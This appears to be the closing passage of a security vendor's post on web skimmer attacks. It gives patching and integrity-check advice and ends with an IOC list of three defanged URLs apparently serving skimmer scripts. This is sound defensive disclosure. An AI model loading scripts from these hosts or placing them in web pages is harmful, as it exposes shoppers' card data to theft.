For website administrators, it is advisable to patch all systems, components and web plugins in their organization to minimize the likelihood of compromised systems. Also, conducting web content integrity checks on a regular basis is highly recommended. This can help detect and prevent web skimmer attacks.

For internet users, it is advisable to track online activities for abnormal use and unauthorized payments from online banking services. If you believe your credit card information was stolen as a result of a recent online purchase, you should contact your bank to freeze or replace your card immediately.

Palo Alto Networks Next-Generation Firewall customers are protected from formjacking attacks via the WildFire and URL Filtering security subscriptions.

IOC

https://informaer[.]net/js/info_jquery.js
https://onlinestatus[.]site/js/status.js

https://cloudservice[.]tw/lib/jquery.php